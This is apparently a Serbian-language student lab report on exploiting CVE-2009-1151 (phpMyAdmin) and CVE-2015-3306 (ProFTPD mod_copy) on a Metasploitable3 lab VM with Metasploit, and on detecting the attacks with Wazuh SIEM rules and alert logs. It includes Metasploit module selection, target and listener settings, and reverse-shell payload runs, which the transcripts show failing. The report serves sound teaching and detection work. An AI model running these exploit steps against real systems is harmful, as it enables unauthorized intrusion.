Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Anja Maksimović i Ivana Ilijin
Datum: 11.12.2024.

Pregled Ranljivosti

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): **CVE-2009-1151**
Pogođen servis: **phpMyAdmin**
CVSS ocena: 9.8
Opis ranljivosti:

CVE-2009-1151 je ranjivost u phpMyAdmin verzijama pre 2.11.9.5 i 3.1.3.1, koja omogućava napadaču da izvrši Remote File Inclusion (RFI) ili Local File Inclusion (LFI) zbog neadekvatne validacije ulaznih podataka u URL parametrima. Napadač može eksploatisati ovu ranjivost učitavanjem zlonamernog fajla sa udaljenog servera ili lokalnog sistema, što omogućava izvršavanje proizvoljnog koda na serveru. Ovo može dovesti do krađe podataka ili potpune kontrole nad ciljnim sistemom. Ranjivost se može ukloniti ažuriranjem phpMyAdmin-a na sigurniju verziju i pravilnim ograničavanjem pristupa.

1.2 **Opis eksploita**
Izvor eksploita: https://www.exploit-db.com/exploits/8921

Metod eksploatacije:
Ovaj exploit koristi ranjivost u phpMyAdmin-u, konkretno u skripti *setup.php,* za izvršavanje proizvoljnog PHP koda putem neadekvatne validacije korisničkih unosa. Napadač može poslati posebno formiran POST zahtev ka serveru kako bi u konfiguracionu datoteku upisao zlonamerni PHP kod. Nakon toga, pristupom toj datoteci putem web browsera, kod se izvršava na serveru.

Princip rada exploita:

1. Upis malicioznog koda: Exploit šalje POST zahtev ka ranjivoj setup.php skripti sa parametrima koji omogućavaju kreiranje zlonamerne konfiguracione datoteke (npr. *config.inc.php*).

2. Izvršenje koda: Nakon što se maliciozni PHP kod upiše u fajl, napadač može da ga aktivira pristupom URL-u gde se datoteka nalazi, što omogućava daljinsko izvršavanje koda (Remote Code Execution - RCE).
3. Kontrola nad serverom: Napadač može dalje koristiti izvršavanje koda kako bi dobio pristup podacima ili za instalaciju dodatnog malicioznog softvera.

Proces Eksploatacije

2.1 **Podešavanje eksploita**
Ranljiv cilj:

Cilj je virtuelna mašina Metasploitable3 (Ubuntu). Verzija phpMyAdmin mora biti 3.1.1 ili starija. Port koji gađamo u ovom exploitu je 80.

Alati za eksploataciju:

Korišćen je *Metasploit* alat za eksploataciju ranjivosti.

2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak:

Prvo je potrebno pokrenuti Metasploit terminal. Nakon toga pronalazimo željeni eksploit pomoću komande *search phpmyadmin* i dobijamo sledeći ekran:

```
msf6 exploit(multi/http/drupal_drupageddon) > search phpmyadmin

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/phpmyadmin_config                 2009-03-24       excellent  No     PhpMyAdmin Config File Code Injection
   1   auxiliary/scanner/http/phpmyadmin_login               .                normal     No     PhpMyAdmin Login Scanner
   2   post/linux/gather/phpmyadmin_credsteal                .                normal     No     Phpmyadmin credentials stealer
   3   auxiliary/admin/http/telpho10_credential_dump         2016-09-02       normal     No     Telpho10 Backup Credentials Dumper
   4   exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
   5     \_ target: Generic (PHP Payload)                    .                .          .      .
   6     \_ target: Linux x86                                .                .          .      .
   7   exploit/multi/http/phpmyadmin_3522_backdoor           2012-09-25       normal     No     phpMyAdmin 3.5.2.2 server_sync.php Backdoor
   8   exploit/multi/http/phpmyadmin_null_termination_exec   2016-06-23       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution
   9   exploit/multi/http/phpmyadmin_lfi_rce                 2018-06-19       good       Yes    phpMyAdmin Authenticated Remote Code Execution
   10    \_ target: Automatic                                .                .          .      .
   11    \_ target: Windows                                  .                .          .      .
   12    \_ target: Linux                                    .                .          .      .
   13  exploit/multi/http/phpmyadmin_preg_replace            2013-04-25       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution via preg_replace()


Interact with a module by name or index. For example info 13, use 13 or use exploit/multi/http/phpmyadmin_preg_replace

msf6 exploit(multi/http/drupal_drupageddon) > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Unošenjem komande use 0, biramo željeni eksploit.

Pomoću komande info, možemo doći do informacija o obaveznim i opcionim parametrima samog eksploita.

Adresa ranjive mašine podešava se pomoću komande: set rhosts <adresa-masine>.

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   10.1.1.112       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  URI      /phpMyAdmin/     yes       Base phpMyAdmin directory path
  VHOST                     no        HTTP server virtual host
```

2.3 **Rezultat eksploatacije**

Rezultat eksploatacije:

```
msf6 exploit(unix/webapp/phpmyadmin_config) > exploit

[*] Started reverse TCP handler on 10.1.1.190:4444
[*] Grabbing session cookie and CSRF token
[-] Exploit aborted due to failure: not-found: Couldn't find token and can't continue without it. Is URI set correctly?
[*] Exploit completed, but no session was created.
```

Eksploit je aktivirao jedno SIEM pravilo.

Detekcija Korišćenjem Wazuh SIEM-a

3.1 **Wazuh SIEM eravila**

Pravila korišćena za detekciju:

```
  <rule id="31515" level="6">
    <if_sid>31100</if_sid>
    <url>phpMyAdmin/scripts/setup.php</url>
    <description>PHPMyAdmin scans (looking for setup.php).</description>
    <mitre>
      <id>T1083</id>
    </mitre>
   <group>pci_dss_6.5,pci_dss_11.4,gdpr_IV_35.7.d,nist_800_53_SA.11,nist_800_53_SI.4,tsc_CC6.6,tsc_CC7.1,tsc_CC8.1,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
   </rule>
```

ID pravila: T1083

Ovo pravilo se odnosi na skriptu setup.php koja je deo PHPMyAdmin-a i koristi se samo pri inicijalnoj konfiguraciji sistema. Nakon završetka ovog procesa, skripta treba da se obriše ili

pravilno zaštiti kako bi se sprečio pristup napadačima. Ako ostane nezaštićena, može da postane potencijalna tačka napada, jer napadači mogu da iskoriste ranjivosti u ovoj skripti kako bi neovlašćeno pristupili serveru. Iako ovo pravilo predstavlja manji sigurnosni rizik u poređenju s drugim, važno je pratiti prisustvo takvih fajlova i zaštititi ih.

3.2 **Konfiguracija SIEM-a**

Podešavanje Wazuh agenta:
(Opis konfiguracije agenta na ranjivoj mašini i kako je povezan sa Wazuh Managerom)

Početna podešavanja dešavaju se u Wazuh menadžeru. Nakon otvaranja Wazuh dashboard-a, potrebno je ući u na Server Management -> Endpoints Summary -> Deploy new agent.

Zatim, potrebno je odabrati opciju Linux RPM amd64 i uneti adresu Wazuh menadžera, nakon čega dobijamo izgenerisane komande koje ćemo kasnije iskoristiti za konfiguraciju ranjive mašine.


```
curl -o wazuh-agent-4.9.2-1.x86_64.rpm https://packages.wazuh.com/4.x/yum/wazuh-agent-4.9.2-1.x86_64.rpm && sudo WAZUH_MANAGER='10.1.1.112' WAZUH_AGENT_NAME='metasploitable3' rpm -ihv wazuh-agent-4.9.2-1.x86_64.rpm
```

Wazuh agent pokreće se komandom sudo service wazuh-agent start.

3.3 **Proces detekcije**

Opišite proces detekcije:
(Uključite logove ili screenshot-ove koji prikazuju da je napad detektovan pomoću Wazuha)

U okviru Wazuh menadžera idemo na Threat Intelligence -> Threat Hunting gde mozemo videti pretnju što je i bio cilj.



Document Details

View surrounding documents | View single document

Table | JSON

t _index	wazuh-alerts-4.x-2024.12.11
t agent.id	001
t agent.ip	10.1.1.112
t agent.name	metasploitable3-ub1404
t data.id	404
t data.protocol	GET
t data.srcip	10.1.1.190
t data.url	/phpMyAdmin/scripts/setup.php/scripts/setup.php
t decoder.name	web-accesslog
t full_log	10.1.1.190 - - [11/Dec/2024:15:13:04 +0000] "GET /phpMyAdmin/scripts/setup.php/scripts/setup.php HTTP/1.1" 404 479 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 14_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.0 Safari/605.1.15"
t id	1733930301.54740
t input.type	log
t location	/var/log/apache2/access.log
t manager.name	wazuh-server
t rule.description	PHPMyAdmin scans (looking for setup.php).
# rule.firedtimes	2
t rule.gdpr	IV_35.7.d
t rule.groups	web, appsec, attack
# rule.level	6
rule.mail	false
t rule.mitre.id	T1083
t rule.mitre.tactic	Discovery
t rule.mitre.technique	File and Directory Discovery
t rule.nist_800_53	SA.11, SI.4
t rule.pci_dss	6.5, 11.4
t rule.tsc	CC6.6, CC7.1, CC8.1, CC6.1, CC6.8, CC7.2, CC7.3
timestamp	Dec 11, 2024 @ 16:18:21.383

Pregled Ranljivosti

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): **CVE-2015-3306**
Pogođen servis: **ProFTPD**
CVSS ocena: 9.8
Opis ranljivosti:

CVE-2015-3306 je ranjivost koja pogađa verzije ProFTPD-a starije od 1.3.5, koja omogućava napadačima da eksploatišu grešku u mod_copy modulu. Ovaj propust omogućava napadaču da daljinski izvršava proizvoljan kod na serveru. Korišćenjem specijalno formiranih FTP komandi, kao što su site cpfr i site cpto, napadači mogu preuzeti kontrolu nad sistemom. Ranjivost se može iskoristiti za kompromitovanje servera, što može imati ozbiljne posledice. Da bi se otklonio rizik, korisnici bi trebalo da nadograde na verziju ProFTPD-a 1.3.5 ili noviju.

1.2 **Opis eksploita**
Izvor eksploita: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/

Metod eksploatacije:

Eksploatiše se ranjivost u mod_copy modulu. Korišćenjem FTP komandi SITE CPFR i SITE CPTO, napadač premesta maliciozni payload na server, što omogućava daljinsko izvršavanje proizvoljnog koda. Ovaj napad omogućava preuzimanje kontrole nad serverom koristeći privilegije korisnika 'nobody'.

Proces Eksploatacije

2.1 **Podešavanje eksploita**
Ranljiv cilj:

Cilj je virtuelna mašina Metasploitable3 (Ubuntu). Verzija ProFTPD-a mora biti 1.3.5 ili starija. Port koji gađamo u ovom exploitu je 21.

Alati za eksploataciju:

Korišćen je *Metasploit* alat za eksploataciju ranjivosti.

2.2 **Koraci eksploatacije**
Prvo je potrebno pokrenuti Metasploit terminal. Nakon toga pronalazimo željeni eksploit pomoću komande *search proftpd* i dobijamo sledeći ekran:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > search proftpd

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent           2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                     2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linu
x)
   2     \_ target: Automatic Targeting                      .                .          .      .
   3     \_ target: Debug                                    .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .            .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overfl
ow (FreeBSD)
   6     \_ target: Automatic Targeting                      .                .          .      .
   7     \_ target: Debug                                    .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)      .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overfl
ow (Linux)
   10    \_ target: Automatic Targeting                      .                .          .      .
   11    \_ target: Debug                                    .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .         .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  . .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)     .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                 2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
```

Unošenjem komande use 15, biramo željeni eksploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Pomoću komande info, možemo doći do informacija o obaveznim i opcionim parametrima samog eksploita.

Adresa ranjive mašine podešava se pomoću komande: set rhosts <adresa-masine>.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhost 10.1.1.112
rhost => 10.1.1.112
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lport 4444
lport => 4444
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
```

2.3 **Rezultat eksploatacije**

Rezultat eksploatacije:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 10.1.1.112:21 - 10.1.1.112:21 - Connected to FTP server
[*] 10.1.1.112:21 - 10.1.1.112:21 - Sending copy commands to FTP server
[*] 10.1.1.112:21 - Executing PHP payload /Uvm9Ml.php
[-] 10.1.1.112:21 - Exploit aborted due to failure: unknown: 10.1.1.112:21 - Failure executing payload
[!] 10.1.1.112:21 - This exploit may require manual cleanup of '/var/www/html/Uvm9Ml.php' on the target
[*] Exploit completed, but no session was created.
```

Eksploit je aktivirao jedno SIEM pravilo.

Detekcija Korišćenjem Wazuh SIEM-a

3.1 **Wazuh SIEM eravila**

Pravila korišćena za detekciju:

```
<rule id="11201" level="3">
  <if_sid>11200</if_sid>
  <match>FTP session opened.$</match>
  <description>ProFTPD: FTP session opened.</description>
  <group>connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
```

ID pravila: 11201

Detektuje pokušaje otvaranja FTP sesije na ProFTPD serveru, što pomaže u identifikaciji neautorizovanih pristupa. Ova detekcija omogućava praćenje svih pokušaja konekcije, čime se brzo uoče potencijalne pretnje.

3.2 **Konfiguracija SIEM-a**

Podešavanje Wazuh agenta:
(Opis konfiguracije agenta na ranjivoj mašini i kako je povezan sa Wazuh Managerom)

Početna podešavanja dešavaju se u Wazuh menadžeru. Nakon otvaranja Wazuh dashboard-a, potrebno je ući u na Server Management -> Endpoints Summary -> Deploy new agent.

Zatim, potrebno je odabrati opciju Linux RPM amd64 i uneti adresu Wazuh menadžera, nakon čega dobijamo izgenerisane komande koje ćemo kasnije iskoristiti za konfiguraciju ranjive mašine.

```
curl -o wazuh-agent-4.9.2-1.x86_64.rpm https://packages.wazuh.com/4.x/yum/wazuh-agent-4.9.2-1.x86_64.rpm && sudo WAZUH_MANAGER='10.1.1.112' WAZUH_AGENT_NAME='metasploitable3' rpm -ihv wazuh-agent-4.9.2-1.x86_64.rpm
```

Wazuh agent pokreće se komandom sudo service wazuh-agent start.

3.3 **Proces detekcije**

Opišite proces detekcije:
(Uključite logove ili screenshot-ove koji prikazuju da je napad detektovan pomoću Wazuha)

U okviru Wazuh menadžera idemo na Threat Intelligence -> Threat Hunting gde mozemo videti pretnju što je i bio cilj.

Document Details

View surrounding documents | View single document

Table | JSON

t _index	wazuh-alerts-4.x-2024.12.11
t agent.id	001
t agent.ip	10.1.1.112
t agent.name	metasploitable3-ub1404
t data.srcip	10.1.1.190
t decoder.name	proftpd
t full_log	Dec 11 14:40:20 metasploitable3-ub1404 proftpd[3775]: metasploitable3-ub1404 (10.1.1.190[10.1.1.190]) - FTP session opened.
t id	1733928336.53144
t input.type	log
t location	/var/log/syslog
t manager.name	wazuh-server
t predecoder.hostname	metasploitable3-ub1404
t predecoder.program_name	proftpd
t predecoder.timestamp	Dec 11 14:40:20
t rule.description	ProFTPD: FTP session opened.
# rule.firedtimes	5
t rule.gdpr	IV_32.2
t rule.groups	syslog, proftpd, connection_attempt
t rule.hipaa	164.312.b
t rule.id	11201
# rule.level	3
rule.mail	false
t rule.nist_800_53	AC.7, AU.14
t rule.pci_dss	10.2.5
t rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	Dec 11, 2024 @ 15:45:36.897